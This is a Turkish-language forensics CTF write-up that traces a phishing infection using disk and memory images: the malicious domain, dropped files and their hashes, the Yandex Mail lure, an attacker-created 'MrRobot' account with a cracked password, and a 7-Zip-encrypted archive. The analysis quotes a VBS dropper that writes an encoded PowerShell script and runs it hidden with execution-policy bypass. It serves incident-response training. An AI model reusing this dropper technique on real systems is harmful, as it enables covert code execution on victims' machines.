2020-09-10	0 / 89	VirusTotal	ofbahar.com
2019-11-28	0 / 89	VirusTotal	www.hokeren.com
2019-11-28	0 / 89	VirusTotal	hokeren.com

Ping atarak da durumu kontrol edebiliriz.



```
C:\Users\Akil GUNDOGAN>ping ofbahar.com

Pinging ofbahar.com [68.183.67.198] with 32 bytes of data:
Reply from 68.183.67.198: bytes=32 time=74ms TTL=49
Reply from 68.183.67.198: bytes=32 time=74ms TTL=49
Reply from 68.183.67.198: bytes=32 time=73ms TTL=49
Reply from 68.183.67.198: bytes=32 time=73ms TTL=49

Ping statistics for 68.183.67.198:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 73ms, Maximum = 74ms, Average = 73ms


C:\Users\Akil GUNDOGAN>
```

Cevap: “ofbahar.com”

Soru 6: Sistemi Etkileyen Kötü Amaçlı Dosyaların Adları Nelerdir?

Sistemi etkileyen kötü amaçlı dosyaların ne olduğunu öğrenebilmek için öncelikle olayın başladığı “Excel” dosyasını incelememiz gerekiyor. İlk olarak Excel dosyasının içindeki makroyu inceliyoruz. Bu makro sayesinde bir adet “Visual Basic Script” dosyası ve iki adet “.EXE” inmektedir.

Aynı tespiti Wireshark ile paketleri incelediğimizde de varıyoruz.



Packet	Hostname	Content Type	Size	Filename
706	ctldl.windowsupdate.com	application/x-x509-ca-cert	867 bytes	D69B561148F01C77C54578C10926DF5B856976AD.crt?4d2c
6826	ctldl.windowsupdate.com	application/x-x509-ca-cert	546 bytes	1F24C630CDA418EF2069FFAD4FDD5F463A1B69AA.crt?8c2c
11275	edgedl.me.gvt1.com	application/octet-stream	5585 bytes	khaoiebnkkojlmpeemjhbpbbandiljpe_48_win_ccfl2wvh5b5b
11626	ofbahar.com	application/octet-stream	636 bytes	notamalware.vbs
11641	edgedl.me.gvt1.com	application/octet-stream	7856 bytes	hfnkpimlhgieaddgfemjhofmblmnb_7232_all_acakkq2ptd3
13752	ofbahar.com	application/octet-stream	1934 kB	BodyMassIndex.exe
13782	ofbahar.com	application/octet-stream	14 kB	accesstoken.exe
13801	edgedl.me.gvt1.com	application/octet-stream	11 kB	hfnkpimlhgieaddgfemjhofmblmnb_7232_all_acakkq2ptd3
13815	edgedl.me.gvt1.com	application/octet-stream	6223 bytes	hfnkpimlhgieaddgfemjhofmblmnb_7232_all_acakkq2ptd3
13875	edgedl.me.gvt1.com	application/octet-stream	10 kB	laoigpbllnllgcgjnllmfolckpjlhki_1.0.7.1642025427_all_aclznv
13963	edgedl.me.gvt1.com	application/octet-stream	38 kB	gkmgaoioidjhmangpemjhgimamcehddo_99.279.200_win64
14096	edgedl.me.gvt1.com	application/octet-stream	96 kB	akmaaoioidhmananemihiamamcehddo_99.279.200_win64

“notamalware.vbs” dosyası ise herhangi bir şey indirmiyor, sadece ayrı bir PowerShell dosyası oluşturuyor.



```

1 Dim filesystem, filext, getname, path
2 Set filesystem = CreateObject("Scripting.FileSystemObject")
3 Set filext = filesystem.CreateTextFile("C:\Users\RickMartinGrimes\AppData\Local\Temp\notabadpowershell.ps1", True)
4 filext.WriteLine ("powershell -enc UwB0AGEAcgB0AC0AUABYAG8AYwB1AHMACwAgAEMA0gBcAFUAcwB1AHIAcWBCAFIAaQBjAGsATQBhAHIAABpAG4ARwByAGkAbQB1AHMAXABBAF")
5 Set oshell = CreateObject("WScript.Shell")
6 filext.Close
7 oshell.Run "powershell -exec bypass C:\Users\RickMartinGrimes\AppData\Local\Temp\notabadpowershell.ps1", 0, True
8

```

Cevap: “notamalware.vbs”, “accesstoken.exe”, “BodyMassIndex.exe”, “Body Mass Index.xlsm”


Soru 7: Kötü Amaçlı Yazılımların Hashleri Nelerdir?

Sistemi etkileyen kötü amaçlı yazılımın hash bilgileri raporun başında IOC olarak verdiğimiz değerlerle aynıdır. FTK veya herhangi bir E01 inceleme yeteneği bulunan yazılım ile imajdan ilgili dosyalar elde edilebilir.

- “notamalware.vbs” (SHA1: 24f94f5645a9661f4d5d256d898161f7fa423645)
- “notbadmalware.ps1” (SHA1: 2049dde53f7e9df4055d652e932711fa3f6cdd90)
- “BodyMassIndex.exe” (SHA1: d97b255397485325514a621b3edef59f0b124a6c)
- “AccessToken.exe” (SHA1: dddcbc36c9dba7faa62105049b3d8c5c726caabf)
- “AdeoWasHere.png” (SHA1: 0ac09b91d62e091a37624e7c20b08f3f5ecc1c6b)

Soru 8: Kimlik Avı Saldırısı Hangi Mail Platformu Üzerinden Geldi?

FTK yardımıyla E01 imajımızdan tarayıcılara ait geçmiş bilgilerini görüntüleyebiliyoruz. Kullanıcının “Yandex.Mail” hesabına giriş yaptığı ve sağlıklı ilgili kendisine gelen maili açtıktan sonra olayların geliştiğini buradan anlayabiliriz.




Time	URL	Page Title
2022 14:04:46 +0000	https://www.facebook.com/	Facebook - Giriş Yap veya Kaydol
2022 15:36:34 +0000	https://mail.yandex.com.tr/	Gelen Kutusu - Yandex.Mail
2022 15:36:43 +0000	https://passport.yandex.com.tr/auth?from=mail&origin=hostroot_homer_auth_tr&repath=https://mail.yandex.com.tr/&backpath=https://mail.yandex.com.tr/&norepath=1	Giriş
2022 15:36:44 +0000	https://passport.yandex.com.tr/auth?from=mail&origin=hostroot_homer_auth_tr&repath=https://mail.yandex.com.tr/&backpath=https://mail.yandex.com.tr/&norepath=1	Giriş
2022 15:36:44 +0000	https://passport.yandex.com.tr/auth?from=mail&origin=hostroot_homer_auth_tr&repath=https://mail.yandex.com.tr/&backpath=https://mail.yandex.com.tr/&norepath=1	Giriş
2022 15:36:58 +0000	https://passport.yandex.com.tr/auth/welcome?from=mail&origin=hostroot_homer_auth_tr&repath=https://mail.yandex.com.tr/&backpath=https://mail.yandex.com.tr/&norepath=1	Giriş
2022 15:37:08 +0000	https://passport.yandex.com.tr/auth/list?from=mail&origin=hostroot_homer_auth_tr&repath=https://mail.yandex.com.tr/&backpath=https://mail.yandex.com.tr/&norepath=1&mode=edit	Giriş
2022 15:37:08 +0000	https://mail.yandex.com.tr/	Gelen Kutusu - Yandex.Mail
2022 15:37:10 +0000	https://mail.yandex.com.tr/#inbox	Gelen Kutusu - Yandex.Mail
2022 15:37:10 +0000	https://mail.yandex.com.tr/#tabs/relevant	Gelen Kutusu - Yandex.Mail
2022 15:37:11 +0000	https://mail.yandex.com.tr/?uid=1580511354#tabs/relevant	Gelen Kutusu - Yandex.Mail
2022 15:37:17 +0000	https://mail.yandex.com.tr/?uid=1580511354#message/178736610211266569	E-posta "Company-Wide Health Screening" - Hazel Hunsaker - Yandex.Mail

Cevap: “Yandex Mail”

Soru 9: Saldırgan Tarafından Oluşturulan Kullanıcı Hesabı ve Şifresi Nedir?

Saldırgan tarafından oluşturulan kullanıcıyı bulmak için EventLog'ları yani olay kayıtlarını inceledik. EventLog'larda Security kısmında bulunan 4720 ID'li log yeni bir kullanıcı oluşturulduğunda, oluşmaktadır. Bu yüzden 4720 ID'li logu filtrelediğimizde, "MrRobot" isimli bir kullanıcının oluşturulduğu görülmektedir.



Security Olay sayısı: 1.451

Düzye	Tarih ve Saat	Kaynak	Olay Ki...	Görev Kategorisi
Bilgi	23.03.2022 16:44:23	Micros...	4904	Audit Policy Change
Bilgi	23.03.2022 16:44:15	Micros...	4672	Special Logon
Bilgi	23.03.2022 16:44:15	Micros...	4624	Logon
Bilgi	23.03.2022 16:44:14	Micros...	4672	Special Logon
Bilgi	23.03.2022 16:44:14	Micros...	4624	Logon

Olay 4720, Microsoft Windows security auditing.

Genel Ayrıntılar

Oturum Açma Kimliği: 0x3E7

Yeni Hesap:

Güvenlik Kimliği: S-1-5-21-1317116276-3394102102-2644462213-1004

Hesap Adı: MrRobot

Hesap Etki Alanı: RickMartin

Özellikler:

SAM Hesabı Adı: MrRobot

Günlük Adı: Güvenlik

Kaynak: Microsoft Windows security auditi

Günlüğe kaydedilen: 23.03.2022 18:52:39

Olay Kimliği: 4720

Görev Kategorisi: User Account Management

Düzye: Bilgi

Anahtar Sözcükler: Denetleme Başarısı

Kullanıcı: Yok

Bilgisayar: RickMartin

İşlem kodu: Bilgi

Ek Bilgi: [Olay Günlüğü Çevrimiçi Yardımı](#)

Oluşturulan kullanıcının parola hashini brute force ile kırmaya çalıştığımızda parolası "password" olarak belirledik.

File Type External Windows Registry: NT Hash — Rainbow Tables attack possible, Hardware acceleration possible

Complexity ●●●● Brute-force - Fast

Accounts' passwords	Administrator	Guest	HomeGroupUser\$	MrRobot	RickMartinGrimes
Administrator	Administrator	Guest	HomeGroupUser\$	MrRobot	RickMartinGrimes
Guest	no password is set	no password is set	no password is set	password	no password is set
HomeGroupUser\$	Not found	Not found	Not found	password	Not found
MrRobot	password	password	password	password	password
RickMartinGrimes	password	password	password	password	password

Cevap: "MrRobot:password"

Soru 12: Saldırgan Hangi Arşivleme Yazılımını Kullandı?

Saldırganın hangi arşivleme yazılımını kullanarak dökümanları şifrelediğini anlayabilmek için öncelikle arkada hangi programlar çalışmış veya çalışmaya devam ediyor öğrenmemiz gerek. Bunun için bize verilen bellek imajını “Volatility 2.6” yardımıyla incelemeye koyuluyoruz.

Volatility, dökümü analiz edebilmek için kendisine imajı alınan sistemle ilgili birtakım bilgilerin verilmesini de zorunlu tutar. Bu nedenle öncelikle “imageinfo” komutu yardımıyla ihtiyacımız olan bilgiyi edinmeliyiz.

```
Administrator: Windows Powe x + v
PS C:\Analiz> dir

Directory: C:\Analiz

Mode                LastWriteTime         Length Name
----                -
-a-----          14.04.2022    10:29      2147418112 chupacabra_CTF_2022.raw
-a-----          27.12.2016    19:02       15794079 volatility_2.6_win64_standalone.exe

PS C:\Analiz> .\volatility_2.6_win64_standalone.exe -f .\chupacabra_CTF_2022.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
      Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
      AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
      AS Layer2 : FileAddressSpace (C:\Analiz\chupacabra_CTF_2022.raw)
      PAE type : No PAE
      DTB : 0x187000L
      KDBG : 0xf80027f20a0L
      Number of Processors : 1
      Image Type (Service Pack) : 1
      KPCR for CPU 0 : 0xffffffff80027f3d00L
      KUSER_SHARED_DATA : 0xffffffff7800000000L
      Image date and time : 2022-03-23 15:56:26 UTC+0000
      Image local date and time : 2022-03-23 08:56:26 -0700
PS C:\Analiz> |
```

Daha sonra “pslist” komutunu uygun profil bilgisiyle beraber vererek processleri inceliyoruz. “7za.exe” aradığımız şey. Buradan yola çıkarak komut satırından “7-Zip” kullanılmış diyebiliriz.


```
Administrator: Windows Powe x + v
0xffffffff8001afc060 chrome.exe 2756 2356 7 133 1 0 2022-03-23 15:36:22 UTC+0000
0xffffffff8002014060 chrome.exe 3312 2356 12 193 1 0 2022-03-23 15:36:24 UTC+0000
0xffffffff80039a45d0 chrome.exe 2000 2356 18 428 1 0 2022-03-23 15:36:25 UTC+0000
0xffffffff800263eb30 chrome.exe 2224 2356 14 160 1 0 2022-03-23 15:36:34 UTC+0000
0xffffffff8001a54060 chrome.exe 1920 2356 11 187 1 0 2022-03-23 15:37:11 UTC+0000
0xffffffff8001c06000 EXCEL.EXE 3252 2356 17 741 1 1 2022-03-23 15:37:26 UTC+0000
0xffffffff8001e32520 splwow64.exe 3536 3252 6 64 1 0 2022-03-23 15:37:33 UTC+0000
0xffffffff8001f70b30 taskhost.exe 3476 492 5 113 1 0 2022-03-23 15:39:49 UTC+0000
0xffffffff80020281d0 BodyMassIndex. 568 2140 1 78 1 0 2022-03-23 15:41:45 UTC+0000
0xffffffff800236db30 conhost.exe 1836 400 2 54 1 0 2022-03-23 15:41:45 UTC+0000
0xffffffff8001c3ea70 cmd.exe 3520 568 0 ----- 1 0 2022-03-23 15:42:57 UTC+0000 2022-03-23 15:42:57 UTC+0000
0xffffffff8001d3f340 whoami.exe 3736 3520 0 ----- 1 0 2022-03-23 15:42:57 UTC+0000 2022-03-23 15:42:57 UTC+0000
0xffffffff8002460220 cmd.exe 2504 568 0 ----- 1 0 2022-03-23 15:43:09 UTC+0000 2022-03-23 15:43:09 UTC+0000
0xffffffff8001996060 cmd.exe 2320 568 0 ----- 1 0 2022-03-23 15:45:53 UTC+0000 2022-03-23 15:45:53 UTC+0000
0xffffffff8001be8970 cmd.exe 3480 568 0 ----- 1 0 2022-03-23 15:49:03 UTC+0000 2022-03-23 15:49:03 UTC+0000
0xffffffff8003c07b30 cmd.exe 1180 568 0 ----- 1 0 2022-03-23 15:49:36 UTC+0000 2022-03-23 15:49:37 UTC+0000
0xffffffff8002002060 7za.exe 2968 1180 0 ----- 1 0 2022-03-23 15:49:36 UTC+0000 2022-03-23 15:49:37 UTC+0000
0xffffffff8001b3a400 cmd.exe 1856 568 0 ----- 1 0 2022-03-23 15:49:47 UTC+0000 2022-03-23 15:49:47 UTC+0000
0xffffffff8002296b30 cmd.exe 2116 568 0 ----- 1 0 2022-03-23 15:50:21 UTC+0000 2022-03-23 15:50:21 UTC+0000
0xffffffff8003832060 cmd.exe 356 568 0 ----- 1 0 2022-03-23 15:50:32 UTC+0000 2022-03-23 15:50:32 UTC+0000
0xffffffff8001a9a060 cmd.exe 564 568 0 ----- 1 0 2022-03-23 15:52:39 UTC+0000 2022-03-23 15:52:39 UTC+0000
0xffffffff8001d1920 net1.exe 3552 912 0 ----- 1 0 2022-03-23 15:52:39 UTC+0000 2022-03-23 15:52:39 UTC+0000
0xffffffff8003c1a600 cmd.exe 2508 568 0 ----- 1 0 2022-03-23 15:53:13 UTC+0000 2022-03-23 15:53:13 UTC+0000
0xffffffff80024f2980 net1.exe 752 772 0 ----- 1 0 2022-03-23 15:53:13 UTC+0000 2022-03-23 15:53:13 UTC+0000
0xffffffff800206c240 cmd.exe 2908 568 0 ----- 1 0 2022-03-23 15:54:37 UTC+0000 2022-03-23 15:54:37 UTC+0000
0xffffffff800214c5f0 reg.exe 4004 2908 0 ----- 1 0 2022-03-23 15:54:37 UTC+0000 2022-03-23 15:54:37 UTC+0000
0xffffffff8002011a30 WmiPrvSE.exe 2132 616 7 124 0 0 2022-03-23 15:55:15 UTC+0000
0xffffffff8001e0f060 audiodg.exe 1452 800 6 130 0 0 2022-03-23 15:56:22 UTC+0000
0xffffffff8002999b30 DumpIt.exe 2788 1680 2 45 1 1 2022-03-23 15:56:24 UTC+0000
0xffffffff8002b8e220 conhost.exe 1336 400 2 54 1 0 2022-03-23 15:56:24 UTC+0000
0xffffffff80023d7920 dlh.exe 3812 616 6 89 1 0 2022-03-23 15:56:27 UTC+0000
PS C:\Akil\Analiz> |
```


Soru 13: Saldırgan Hangi Dosyayı Sıkıştırdı?

Bu sorunun cevabı için E01 formatında verilen disk imajının yine incelenmesi gerekiyor. Hemen baştaçı programımız FTK ile saldırganın hangi dosyaları sıkıştırdığını bulmak için kontrollerimizi yapıyoruz. Son oluşan dosyaları ve “.7z” uzantısına sahip arşivleri bulmaya çalıştığımızda “Accounting” dizininde bir şeylerin olduğunu farkına varıp içerisini görüntülüyorum.

Burada bulduğumuz “2022.7z” arşivinin oluşma zamanı ile bir önceki soruda elde ettiğimiz “7za.exe”nin çalışma zamanını kontrol ettiğimizde uyuştüğünü görüyoruz.

Arada oluşan 3 saatlik fark ise Volatility’nin GMT+0, FTK’nın ise GMT+3 cinsinden saat bilgisini işlemesinden kaynaklanıyor.



Name	Label	Item #	Ext	Path	Category	P-Size	L-Size	MD5	SHA1	Created	Accessed	Mod
2020		2150		chupacabra_CTF_2022.E01\Partition 2\NO NAME [NTFS]\root\Accounting\2020	Folder	56 B	56 B			23.03.2022 18:34:55 (2022-03-23 15:34:55 UTC)	23.03.2022 18:...	23.0
2021		2152		chupacabra_CTF_2022.E01\Partition 2\NO NAME [NTFS]\root\Accounting\2021	Folder	56 B	56 B			23.03.2022 18:34:55 (2022-03-23 15:34:55 UTC)	23.03.2022 18:...	23.0
2022.7z		2155	7z	chupacabra_CTF_2022.E01\Partition 2\NO NAME [NTFS]\root\Accounting\2022.7z	File	2112 KB	2111 KB	b7b7e...	5661af...	23.03.2022 18:40:36 (2022-03-23 15:40:36 UTC)	23.03.2022 18:...	23.0
7za.exe		2138	exe	chupacabra_CTF_2022.E01\Partition 2\NO NAME [NTFS]\root\Accounting\7za.exe	File	1204 KB	1202 KB	b7b7e...	5661af...	23.03.2022 18:40:36 (2022-03-23 15:40:36 UTC)	23.03.2022 18:...	23.0
7za.exe		2136	exe	chupacabra_CTF_2022.E01\Partition 2\NO NAME [NTFS]\root\Accounting\7za.exe	File	1204 KB	1202 KB	b7b7e...	5661af...	23.03.2022 18:40:36 (2022-03-23 15:40:36 UTC)	23.03.2022 18:...	23.0
7za.exe		2137	exe	chupacabra_CTF_2022.E01\Partition 2\NO NAME [NTFS]\root\Accounting\7za.exe	File	1204 KB	1202 KB	b7b7e...	5661af...	23.03.2022 18:40:36 (2022-03-23 15:40:36 UTC)	23.03.2022 18:...	23.0

Cevap: “2022.7z”

Soru 14: Sıkıştırılmış Dosyanın Şifresi Nedir?

Vaka tarzında hazırlanmış bu CTF’de belki de en zorlandığımız nokta bu idi. Fakat aradığımız bütün bilginin bellek dökümünde yer aldığından emindik. Bir dosyayı komut satırından “7-Zip” arşivi haline getirmek istersek kullanacağımız komutlar hemen nedir öncelikle öğrenelim.

-p (set Password) switch

Specifies password.

Syntax

```
-p{password}
```

```
{password}
```

Specifies password.

Examples

```
7z a archive.7z -psecret -mhe *.txt
```

compresses *.txt files to archive.7z using password "secret". Also it encrypts archive headers (-mhe switch), so filenames will be encrypted.


```
7z x archive.zip -psecret
```

extracts all files from archive.zip using password "secret".

Commands that can be used with this switch

[a \(Add\)](#), [d \(Delete\)](#), [e \(Extract\)](#), [m \(Rename\)](#), [t \(Test\)](#), [u \(Update\)](#), [x \(Extract with full paths\)](#)

Bellek imajları genellikle saf datalardır. Yani oldukları haliyle alınmışlardır, incelemek için herhangi bir programa ihtiyacınız yoktur. Volatility ve benzeri yapılar bu işi kolaylaştırdığı için tercih edilirler. Aksi halde bir sürü gereksiz bilgiyle karşı karşıya kalabilirsiniz. Komut satırından 7z arşivleyicinin nasıl kullanıldığını ve hangi parametrenin parolaya işaret ettiğini biliyoruz. Artık herhangi bir Hex editor yardımıyla imajı açıp ilgili stringleri aratabiliriz. Parola karşımızda. Arşivi başarıyla çözebiliriz.



